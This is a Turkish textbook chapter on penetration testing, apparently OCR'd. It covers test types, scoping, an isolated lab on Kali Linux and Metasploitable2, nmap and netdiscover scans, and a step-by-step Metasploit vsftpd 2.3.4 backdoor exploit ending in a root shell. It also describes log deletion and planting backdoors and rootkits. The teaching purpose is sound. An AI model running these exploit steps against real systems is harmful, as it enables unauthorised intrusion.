Gelişen bilgi ve iletişim teknolojisiyle birlikte birçok ülkede kurulan kritik altyapı, devletler için hayati öneme sahip ağların yönetildiği sistemlerin bütünüdür. Kritik altyapılar sakladığı verinin özelliği ve ulaşılabilirliği bozulduğunda can ve mal kaybına, büyük ekonomik zararlara, kişisel ve ulusal güvenlik zafiyetine, kamu düzeninin bozulmasına sebep olabilecek alt sistemleri içeren kompleks sistemlerdir. Avrupa Birliği tarafından 2004 yılında bu tanımlama temel alınarak kritik altyapıya dâhil olabilecek sektörler dokuz başlık altında gruplandırılmıştır.

Bu sektörler şunlardır:

- Enerji kurumları ve ağları
- Bilgi ve iletişim teknolojileri ile bağlantılı yapılar

- Finansman hizmetleri
- Sağlık hizmetleri ve ilişkili yapılar
- Gıdanın kendisi, yapıları ve ağları
- Suyla ilgili altyapılar
- Ulaşım araçları ve ağları
- Nükleer, kimyasal, biyolojik maddeler gibi tehlike arz eden maddelerin üretimi, saklanması ve nakliyesi
- Hükümete ait değerli varlıklar ve işlevler

NOT

Kritik altyapı sistemlerine periyodik olarak uygulanan testler ve alınacak önlemler çok önemlidir.

3.5.5. Hizmet Engelleme ve Yük Testi

DDoS (Denial of Service), bir diğer adıyla servis dışı bırakma saldırıları, kuruma ait olan tüm internet sistemini detaylı analiz ederek sistemi servis dışı bırakır (Görsel 3.9). Kurumların çevrimiçi hizmetlerinin uzun süre ulaşılmaz hâle gelmesine sebep olur. DDoS günümüzde yaygın biçimde kullanılan saldırı türlerinden biridir. DoS ve DDoS saldırılarında amaç, sistemin verdiği hizmetleri aksatmaktır. Gerçekleştirilecek DoS/DDoS testleri, saldırılara karşı sistemlerin veya uygulamaların dayanıklılığını ölçmeye ve sistemde veya uygulamalarda tespit edilen problemlerin giderilmesine katkı sağlar.

Görsel 3.9: DDoS sızma testi

3.5.6. Bulut (Cloud) Sızma Testi

Bulut (Cloud), bilgisayarın sabit diski yerine veri ve programların internet üzerinden depolanması ve bunlara erişilmesi anlamına gelir. Bulut sisteminde veriler internet ortamında saklandığı için güvenlik sorunlarını gündeme getirir (Görsel 3.10).

Görsel 3.10: Bulut sızma testi

NOT

Bulut sunucularındaki zafiyetler için yapılan güvenlik testleri çok önemlidir.

3.5.7. Kablosuz Ağ (Wireless) Sızma Testi

Kablosuz ağ sızma testi, kurumların kendi iç ağlarında kullandığı kablosuz ağ altyapısının incelenerek sisteme dışarıdan gerçekleştirilebilecek sızmalara veya kötü niyetli kişilerin saldırılarına karşı sızma testlerinin yapılmasını ve raporlama hizmetini içerir (Görsel 3.11).

Görsel 3.11: Kablosuz ağ sızma testi

3.5.8. Sosyal Mühendislik Testleri

Sosyal mühendislik testleri, kurum çalışanlarından kaynaklanan zafiyetleri bulmaya yönelik bir denetim çalışmasıdır (Görsel 3.12).

Görsel 3.12: Sosyal mühendislik sızma testi

Çok iyi cihazlar ve yazılımlarla kurulan güvenlik sistemleri bile kullanıcı hataları karşısında yetersiz kalabilir. Sosyal mühendislik testleri, kurum çalışanlarının insani zafiyetlerini ortaya çıkaracak şekilde güvenlik bilinç seviyesinin ölçüldüğü testlerdir.

3.5.9. Veri Tabanı Sistemlerine Yönelik Güvenlik Testleri

Veri tabanı sistemlerine yönelik güvenlik testleri; kurum bünyesinde kullanılan ORACLE, MSSQL, MySQL gibi veri tabanı sistemlerinin yetkili kullanıcı gözüyle kontrol edilmesi ve güvenlik açısından sorun çıkarabilecek unsurların belirlenmesi ile ilgili testlerdir (Görsel 3.13).

Görsel 3.13: Veri tabanı sızma testi

3.6. SIZMA TESTLERİ İÇİN KAPSAM BELİRLEME

Kapsam belirleme, bir sızma testinin en önemli aşamasıdır. Kurumla görüşmeler sonucunda sızma testinin nasıl, ne ölçüde ve hangi zaman aralığında uygulanacağı, ne kadar süreceği, maliyeti gibi hususlar önceden tespit edilerek gerekli yasal sözleşmeler yapılır.

Bir kurumla ilk defa çalışılacaksa kurumu bilgilendirmek ve sızma testini netleştirmek için bir anket uygulanabilir. Bu anket çalışmasıyla yapılacak test işleminin sınırları belirlenir. Kurumlar aşağıdaki sızma testlerinden bir veya birkaçını tercih edebilir.

- Ağ sızma testi
- Web uygulaması sızma testi
- Kablosuz ağ sızma testi
- Fiziki sızma testi

3.7. SIZMA TESTLERİNDE İZLENECEK YOLLAR

Herhangi bir kurum için gerçekleştirilecek sızma testinde en yüksek verimi elde etmek için iyi bir planlama şarttır. Sızma testlerinde izlenecek yollar aşağıda verilmiştir.

- Sızma testinin kapsamı belirlenir.
- Sızma testinin tüm ağ için mi, ağın belirlenen bir kısmı için mi yapılacağı netleştirilir.
- Sızma testini yapacak kişi (güvenlik uzmanı) veya şirket belirlenir.
- Sızma testi sonucunda hazırlanan rapordaki eksiklikler giderilir.

3.8. SANAL SIZMA LABORATUVARININ KURULUMU

Sızma testleriyle ilgili teknikleri uygulayabilmek için bilgisayara sanal bir sızma testi laboratuvarı kurulmalıdır. Sanal sızma testi laboratuvarı, sızma testi için gerekli programların rahatlıkla öğrenilmesini sağlar. Bu laboratuvar, ağda oluşan veri trafiğinin veya gerçekleştirilen saldırıların dışarı çıkmadığı izole bir ortam sunar. Bu sayede programların çalışması öğrenilirken hiçbir sisteme zarar verilmez. Bu alanda kendini geliştirmek isteyen kişi, sistemlere zarar vermeden tüm araçları kullanabilir.

Sanallaştırma, bilgisayarda var olan bir fiziksel donanımın mantıksal bölümlere ayrılarak söz konusu fiziksel makine üzerinde birden fazla sanal makinenin kullanımını sağlayan bir yöntemdir. Bir bilgisayar üzerinde sanal makine oluşturularak farklı bir işletim sistemi kullanılabilir.

Sanal sızma laboratuvarı oluşturmak için bilgisayara önce Virtual Box adlı sanallaştırma yazılımı yüklenir. Daha sonra en popüler güvenlik test işletim sistemi olan Kali Linux ve güvenlik açıkları bulunan bir Metasploitable2 yüklenir. Exploit işlemleri için gerekli metasploit aracı genellikle Kali Linux içinde mevcuttur ancak mevcut değilse ayrı olarak yüklenir.

3.8.1. Virtual Box Programının Kurulumu

Virtual Box, açık kaynak kodlu ve ücretsiz bir yazılımdır. www.virtualbox.org/wiki/Downloads adresinden indirilir. Kullanılan işletim sistemine göre tercih yapılır. Örneğin bilgisayarda herhangi bir işletim sistemi kuruluyken bu program ile sabit disk bölümüne kurulum yapılmadan, aynı bilgisayara Kali Linux işletim sistemi yüklenip kullanılabilir.

3.8.2. Kali Linux İşletim Sisteminin Kurulumu

Günümüzde en yaygın olarak kullanılan güvenlik test platformlarından Kali Linux, Linux Debian tabanlı ve ücretsiz bir işletim sistemidir. Kali Linux daha önce kullanılan Linux'un BackTrack dağıtımının devamıdır. Kali Linux her renkten hackerların kullandığı araçları içinde barındırır. Sızma testi yapan güvenlik uzmanları da adli bilişim uzmanları da Kali Linux'u kullanırlar. Kali Linux her yaş grubuna ve seviyeye hitap eden bir işletim sistemidir. Kali Linux'taki araçlar sızma testlerinde son derece başarılıdır. Kali Linux'u kullanan kişiler bu işletim sisteminde istediği ayar değişikliklerini yapabilir. Kali işletim sistemi için https://www.kali.org/downloads/ adresinden 32 bit veya 64 bitlik sürüm seçilerek .iso uzantılı kurulum dosyası indirilir.

Kali Linux işletim sistemi;

- Bilgisayarın sabit diskine yüklenerek,
- USB'ye yüklenerek,
- Virtual Box gibi sanal ortamda kullanılarak üç şekilde çalıştırılabilir.

Bir Linux versiyonu olduğu için Kali kullanılırken Linux komutlarının ve görevlerinin bilinmesinde fayda vardır.

3.8.3. Metasploitable2 Programının Kurulumu


Siber güvenlik eğitimlerinde zafiyetli bir test ortamına ihtiyaç duyulur. Bunun için Metasploitable2 uygulaması kullanılabilir. Metasploitable2, uygulamalı sızma testi eğitimleri ve güvenlik araştırmalarında kullanılmak için oluşturulan bir test ortamıdır.

Hedef bir makineyi ele geçirmek ve yaygın güvenlik açıklarını test etmek için tasarlanmış zafiyetli Ubuntu Linux sanal makinesi olan Metasploitable2, Virtual Box gibi sanallaştırma platformlarına kurulur.

Metasploitable2'nin grafik tabanı yoktur. Metasploitable2, konsol ekranı ile kullanılır ve sızma testlerine başlayanlar için oldukça faydalıdır. Bu program, https://sourceforge.net/projects/metasploitable/ adresinden indirilir. Kullanıcı adı ve şifre kısmına msfadmin yazılır.

3.8.4. Metasploit Programı

Metasploit, güvenlik testleri için geliştirilmiş açık kaynak kodlu bir test aracıdır. Metasploit, Ruby programlama diliyle yazılmıştır ve Kali Linux içinde exploitleri kullanmaya yarayan bir araçtır.



Görsel 3.14: Metasploit programı açılış ekranı

Metasploit; sistemlerde bulunan açıkların tespit edilmesi, sistemlere sızılması, sistemlerin sömürülmesi için gerekli programları içinde barındıran bir araçtır. Metasploit programında 1000'den fazla exploit aracı bulunmaktadır. Bu exploitlerin kullanımı için parametreler ve modüller de vardır. Bu program, https://www.metasploit.com/ adresinden indirilebilir.

Metasploit kullanılarak şu işlemler yapılabilir:

- Bir exploit seçme ve yapılandırma
- Veriyi seçme ve yapılandırma
- Hedef sistemin seçilen istismara duyarlı olup olmadığını test etme
- Saldırı önleme sisteminin (IPS) veriyi görmezden gelmesi için kodlama tekniği

Kali Linux işletim sisteminde terminal ekranına **"msfconsole"** yazarak Metasploit programı çalıştırılır. Metasploit ile ilgili kullanabilecek parametrelerden bazıları şunlardır:

help: Hangi komutların kullanılabileceğini görüntüler.

search: Exploit araması yapar.

show: İstenen ifadeleri gösterir.

use: İstenen exploitin kullanılmasını sağlar.

set: Bir değişkene değer atamak için kullanılır.

set RHOST: Hedef IP adresidir.

set LHOST: Kullanıcı IP adresidir.

NOT

Payload, hedef sistem üzerinde yıkıcı bir eylem gerçekleştiren, ayrıcalıklı erişim ve izinler sağlayan kötü niyetli kodu ifade eder (Bir kullanıcı oluşturma, bir işlemi başlatma veya taşıma ve hatta bir aşamada dosyaları silme vb.).

NOT

Msfvenom, Metasploit programı altında bulunan bir payload üretme aracıdır.

SIRA SİZDE

İnternetten kurulum dosyalarını indirerek bilgisayarınıza Virtual Box sanal makine programını kurunuz. Bu programın içine de Kali Linux ve Metasploitable2 işletim sistemlerini kurunuz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Virtual Box sanallaştırma programını kurdu.		
2. Virtual Box sanallaştırma programını çalıştırdı.		
3. Virtual Box içine Kali Linux işletim sistemini kurdu.		
4. Virtual Box içine Metasploitable2 işletim sistemini kurdu.		

3.9. SIZMA TESTİ AŞAMALARI

Sızma testi; bilgi toplama, ağ haritalama, zafiyet tarama, exploit seçimi, erişim elde etme, araştırma, erişimlerin korunması, izlerin silinmesi, raporlama aşamalarından oluşur.

3.9.1. Bilgi Toplama

Sızma testi için belirlenen hedef hakkında bu aşamada detaylı bilgi toplanır (Görsel 3.15). Bu hedef bir web sayfası olabilir. Bu hedef hakkında kimdir, nedir, ne iş yapar, hangi sistem üzerine kuruludur vb. sorulara cevap aranır.

Görsel 3.15: Sanal ortamda bilgi toplama

Bilgi toplama, aktif bilgi toplama ve pasif bilgi toplama olmak üzere ikiye ayrılır.

Pasif Bilgi Toplama

Pasif bilgi toplama, internet üzerinden herhangi bir araç veya program kullanılmadan yapılan bilgi toplamadır. Arama motorlarından veya sosyal paylaşım platformlarından pasif bilgiler toplanabilir.

SIRA SİZDE

Bilgisayarınızda yüklü olan arama motorunu kullanarak yaşadığınız şehirle ilgili bilgi toplayınız.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Bilgisayardaki arama motorunu çalıştırdı.		
2. Arama bölümüne şehir adını yazdı.		
3. Arama sonucunda gelen adreslerdeki bilgileri inceledi.		

Aktif Bilgi Toplama

Aktif bilgi toplama, çok sayıda araç (program) kullanılarak yapılan bilgi toplama yöntemidir. Aktif bilgi toplama işleminde ilk olarak port taraması yapılır. Sistemler hakkında hiçbir bilgi yoksa sistemlerin belirlenmesinde hızlı bir "ping" taraması kullanılabilir. Bazı test uzmanları sadece açık TCP ve UDP portlarına bakar.

Görsel 3.16: Aktif bilgi toplama işlemi

Aktif bilgi toplama işlemi Nmap programı ile yapılır.

Nmap Programı: Nmap, ağ taraması ve zafiyet tespiti için kullanılan açık kaynak kodlu bir araçtır. Gordon Lyon tarafından geliştirilmiştir. Kali Linux denilen ücretsiz işletim sisteminde bulunmaktadır. Bu program Windows işletim sistemine de yüklenebilir. Ağ yöneticilerine ağ ortamlarını taramada büyük kolaylık sağlar. Bu program, https://nmap.org/download.html adresinden indirilerek bilgisayara kurulabilir. Program çalıştırıldıktan sonra komut satırına ilgili komutlar yazılarak işlem yapılabilir.

4. UYGULAMA


Nmap Aracını Kullanarak Kali İşletim Sisteminde Hedef Tanımlama

Aşağıdaki işlem adımlarına göre Kali işletim sisteminde nmap aracını kullanarak hedef tanımlayınız.

1. Adım: Konsol ekranına sudo netdiscover -f yazarak ağ ortamındaki bilgisayarların IP numaralarını tespit ediniz.

2. Adım: Seçilen hedef bilgisayarın IP adresini nmap <Hedef IP numarası> şeklinde yazınız.

3. Adım: Nmap aracı ile bu IP adresi için tarama işlemi yapınız ve açık portları bulunuz (Görsel 3.17).



Görsel 3.17: nmap ile hedef IP'nin kontrol edilmesi ve açık portların bulunması

NOT

Port, fiziksel ve sanal olmak üzere iki çeşittir. Dördüncü uygulamada sanal portlar anlatılmıştır. Sanal portlar, yazılımlarla yönlendirilen mantıksal bağlantı noktalarıdır. Nmap programı ile hedef bilgisayar üzerindeki açık portlar tespit edilir.

3.9.2. Ağ Haritalama

Ağ haritalama, hedef sistemin ağ yapısının belirlenmesi için yapılan çalışmadır. Bu çalışma yapılırken nmap gibi gelişmiş araçlar kullanılır. Bu program çalıştırıldığında sistemdeki açık portlar, servisler, servislerin hangi yazılımın hangi sürümü olduğu bilgileri, ağ girişlerinde bulunan VPN, firewall, IPS cihazları ve sunucuda çalışan işletim sistemi belirlendikten sonra hedef sisteme ait ağ haritası çıkarılır (Görsel 3.18).

Görsel 3.18: Sızma testi uygulanacak ağın haritasını oluşturma

5. UYGULAMA

Netdiscover Aracını Kullanarak Kali Linux İçindeki Ağ Taraması Yapma

Aşağıdaki işlem adımlarına göre netdiscover aracını kullanarak ağ taraması yapınız.

1. Adım: Kali Linux içindeki netdiscover aracını çalıştırınız.

2. Adım: Netdiscover aracıyla ağ taraması yapınız.

3. Adım: Ağa bağlı ana bilgisayarların IP ve MAC adreslerini bularak test yapılan ağın haritasını çıkarınız (Görsel 3.19).

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

37 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 2220
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.5.1     00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.5.2     00:50:56:ef:e9:ff      9     540  VMware, Inc.
192.168.5.254   00:50:56:e5:3e:30      9     540  VMware, Inc.
192.168.5.128   00:0c:29:40:74:6a     18    1080  VMware, Inc.
```

Görsel 3.19: Kali Linux netdiscover aracıyla ağ haritası oluşturma

3.9.3. Zafiyet Tarama

Bu sürecin amacı, belirlenen hedef sistemlerdeki açıklıkların ortaya çıkarılmasıdır. Bu işlem için otomatize (nessus, nmap) araçlar kullanılır. Bu araçlarla yapılan zafiyet arama işlemlerinde amaç, sistemin o anki güvenlik görüntüsünü almaktır. Kullanılan araç, bu işlem sonucunda güvenlik açıklarını ve detaylarını gösteren bir rapor da oluşturur.

Zafiyet örnekleri şunlardır:

- Basit şifre ve parola kullanımı
- Web uygulamalarındaki önemli dosyalara erişilebilir olması
- Sistem içinde kritik öneme sahip dosyaların paylaşımda olması
- SSL şifrelemedeki eksiklikler
- SSL şifreleme desteği olmayan web siteleri
- İşletim sistemi ve uygulamalarındaki güncelleme eksiklikleri
- İletişim altyapısındaki eksiklikler

3.9.4. Uygun Program ve Exploitlerin Seçimi

Hedef sistemde bulunan zafiyetler belirlendikten sonra uygun programlar ve exploitler belirlenir. Zafiyetin çeşidine göre hedef sistemle bağlantı kurmak için gerekli exploitler ücretli veya ücretsiz olarak internetten bulunabileceği gibi güvenlik uzmanı tarafından da yazılabilir.

3.9.4.1. Exploit (Açıklardan Yararlanma veya Sömürme İşlemleri)

Exploitler hedef sistemin açıklarını sömürmek, kullanmak, ele geçirmek ve bilgi çekmek amacıyla oluşturulan yazılım ve araçlardır. Exploitler; C, Perl, Ruby, Python ve Php gibi programlama dillerinde küçük programlar hâlinde hazırlanır. İnternette ücretli veya ücretsiz kullanılabilecek exploitler mevcuttur. Exploitler kullanım alanlarına göre üç gruba ayrılmıştır. Bunlar; uzaktan (remote) exploit, yerel (local) exploit, sıfır gün (zero day) exploit olarak sıralanabilir.

Uzaktan (Remote) Exploit: Uzaktaki bir bilgisayara ulaşmak ve sistemin açıklarını kullanarak çeşitli bilgiler elde etmek için kullanılır.

Yerel (Local) Exploit: Sisteme içeriden erişimde bulunarak çeşitli bilgileri almak için kullanılır. Hedef sistemde direkt olarak çalışan exploitlerdir. Hedef sisteme giriş yapıldığında hak yükseltme işlemlerinde kullanılır.

Sıfır Gün (Zero Day) Exploit: Bir sistemde daha önce görülmemiş bir zafiyet bulan ve bu zafiyeti sömürmek için yazılan exploitlere denir. En tehlikeli exploit çeşidi budur. Bu exploitin çok tehlikeli olmasının nedeni, bu açıklığın henüz sistem yöneticileri tarafından bilinmemesidir.

Metasploit Programıyla vsftpd_234_backdoor İsimli Exploiti Kullanma İşlemi

Aşağıdaki işlem adımlarına göre Metasploit programıyla vsftpd_234_backdoor isimli exploiti arayıp, kullanıma hazır hâle getirerek çalıştırınız.

1. Adım: Kali işletim sisteminde terminal satırına "msfconsole" komutunu yazarak Metasploit programını çalıştırınız.

2. Adım: search exploit vsftpd komut satırını yazınız. Exploitin bulunduğuna dair Görsel 3.20'deki ekranla karşılaşacaksınız.

```
msf6 > search exploit vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Back
door Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd
_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

Görsel 3.20: Metasploit programıyla exploit arama işlemi

3. Adım: use vsftpd_234_backdoor komut satırı ile exploiti kullanıma hazır hâle getiriniz (Görsel 3.21).

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
```

Görsel 3.21: use parametresiyle exploiti seçme işlemi

4. Adım: "show options" komutunu yazarak sızma işleminde kullanılacak tüm bilgileri görüntüleyiniz (Görsel 3.22).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file
                                      with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)
```

Görsel 3.22: Seçilen exploit kullanımı ile ilgili bilgi edinme işlemi

5. Adım: "show options" komutunu yazdıktan sonra seçilen exploit ile ilgili kullanılacak payloadları tespit ediniz. Konsol ekranına set payload cmd/unix/interact komut satırı yazılırsa sistem exploit olduğunda cmd/unix/interact payloadı devreye girecektir (Görsel 3.23).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
```

Görsel 3.23: payloadın seçimi

6. Adım: Hedef bilgisayarla bağlantı kurmak ve exploiti çalıştırmak için hedef sistemin RemoteHost (RHOST) ve kullanıcı bilgisayarının LocalHost (LHOST) IP numaralarını aşağıdaki kod satırları şeklinde yazınız.

set RHOST 192.168.182.134 //(Sanal Metasploitable2 isimli makinenin IP'si)

set LHOST 192.168.182.133 //(Sanal Kali makinenin IP'si)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.182.134
rhost ⇒ 192.168.182.134
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 192.168.182.133
lhost ⇒ 192.168.182.133
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.182.134:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.182.134:21 - USER: 331 Please specify the password.
[+] 192.168.182.134:21 - Backdoor service has been spawned, handling...
[+] 192.168.182.134:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.182.134:6200) at 2021-08-25 06:05:59 -04
00
```

Görsel 3.24: Seçilen exploitin çalışması

7. Adım: "exploit" veya "run" komutlarından birini yazarak hedef sisteme bağlantı kurunuz ve exploiti çalıştırınız.

8. Adım: Bu işlemleri sırasıyla doğru yaparak hedef bilgisayara bağlantı kurunuz ve sızma işlemini gerçekleştiriniz. Exploit kullanarak 21 numaralı port ile bir arka kapı açınız.

3.9.5. Erişim Elde Etme ve Yetki Yükseltme

Sızma testi sürecinde amaç, sisteme bir şekilde giriş hakkı elde etmektir. Bu süreçten sonra sistemdeki kullanıcının haklarının artırılması hedeflenmelidir. Erişim elde edilen sistemlerde yetki yükseltme işlemleri ile sistemdeki kısıtlamalar atlatılmaya çalışılır. Linux sistemler için root, Windows sistemler için NT AUTHORITY\SYSTEM yetkileri kazanılır.

Erişim elde edilen sistemler üzerinden doğrudan erişilmeyen diğer ağlara yayılma işlemleri yapılarak tüm sistemin ele geçirilmesi denenir. Erişim sağlanan sistemlerde çalışan uygulamalara ait giriş bilgileri elde edilir. Önceki adımda kazanılan yüksek yetkiler ile sistemler üzerinde şifrelenmiş veya açık bir şekilde bulunan parolalar elde edilir. Sistemler içinde bulunan önemli dosyaların, dokümanların bir kopyası alınır ve rapora eklenir.

3.9.6. Detaylı Araştırma

Sızma sürecinde erişim yapılan sistemlerden admin haklarını ele geçirmek için işletim sistemindeki ve yazılım uygulamalarındaki tasarım hatalarından (desing flaws), programlama hatalarından, yazılım hatalarından (bugs) ve yapılandırma hatalarından yararlanılır. Bu haklar; saldırganın gizli verileri görmesini, dosyaları silmesini, virüsler ve Truva atları gibi kötücül programları sisteme yüklemesini sağlar.

3.9.7. Erişimlerin Korunması

Sisteme girildiğinin anlaşılmaması için bazı önlemlerin alınmasında fayda vardır. Bunlar; giriş kayıtlarının (logların) silinmesi, dışarıya erişim açılacaksa gizli kanalların kullanılması (covert channel), arka kapı (backdoor), rootkit yerleştirilmesi olarak sıralanabilir. Erişim kontrolü için overt ve covert olmak üzere iki türlü iletişim kanalı vardır.

Overt Channel: Yasal iletişim hattıdır. Sistem yöneticileri tarafından veri taşıma amacıyla oluşturulmuştur.

Covert Channel: Trojanlar ile veri hırsızlığı gibi kurum politikalarına aykırı amaçlar için kullanılan yetkisiz ve gizli kanaldır.

Arka Kapılar (Backdoor): Yazılım ve sistemlerde istemli veya istemsiz olarak bırakılan, veri girişi veya çıkışı (veri sızdırması vb.) amacıyla kullanılan açık noktalardır.

Rootkit: Saldırgan istediğinde bağlantı kurması için kullanılan, dosya gizlemeye yarayan, yasal yazılımları zararlı yazılımlarla değiştiren, amacına göre klavye girdilerini dinleyebilen arka kapılardır.

3.9.8. İzlerin Silinmesi

Hedef sistemde oluşturulmuş arka kapılar, test amaçlı scriptler, sızma testleri için eklenmiş tüm veriler not alınmalı ve test bitiminde silinmelidir. Çalıştırılan exploitler sistemde herhangi bir değişiklik yaptıysa yazılımlar orijinaline döndürülür ve oluşturulan dosyalar silinir.

3.9.9. Raporlama

Rapor, bir testin en önemli kısmıdır. Raporlar ne kadar açık ve detaylı hazırlanırsa kurumun risk değerlendirmesi ve güvenlik açıklarını gidermesi de o kadar kolay olur. Testler esnasında ortaya çıkan güvenlik açıklarının belgelenip, sözlü olarak anında bildirilmesi test yapan ekibin görevleri arasındadır.

Rapor bulgularının farklı kategorilerde değerlendirebilecek şekilde hazırlanması gerekir. Raporda sızma testinin hangi programlarla yapıldığının bildirilmesi, ilgili kurumun sistem yöneticilerinin farkındalıklarını artırmak açısından önemlidir. Sızma testi raporu, ilgili kurumun genel güvenlik değerlendirmesini ve iyileştirme önerilerini içermelidir.

3.10. ZAMANLAMA

Hedef sistemlerin kritiklik durumlarına göre sızma testlerinin zamanlaması ayarlanmalı, üretimi veya verilen hizmeti aksatmayacak şekilde uygun bir zaman belirlenmelidir. DDoS testlerinin genellikle hafta sonu ve gece yarısı gerçekleştirilmesi önerilir.

3.11. SIZMA TEST KALİTESİNİN ÖLÇÜMÜ

Bu konuda ilgili kurumun yaklaşımı çok önemlidir. Kurumlar genellikle sızma testi yerine zafiyet tarama işleminin yapılmasını ister ancak zafiyet tarama işlemleri sistemin tüm zayıf yönlerini bulmaya ve gerekli önlemleri almaya yetmeyebilir. Bu nedenle sızma testi çeşitlerinin hepsi uygulanarak sistemin bütün zafiyetleri ortaya çıkartılmalı ve alınacak önlemler tespit edilmelidir. Bu şekilde tam bir güvenlik oluşturulabilir.

Sızma testleri uygulanıp, gerekli görülen iyileştirme çalışmaları tamamlandıktan sonra doğrulama testi yapılarak güvenlik durumunun ne kadar iyileştirildiği belirlenmelidir.

3.12. BULGULARIN SAKLANMASI

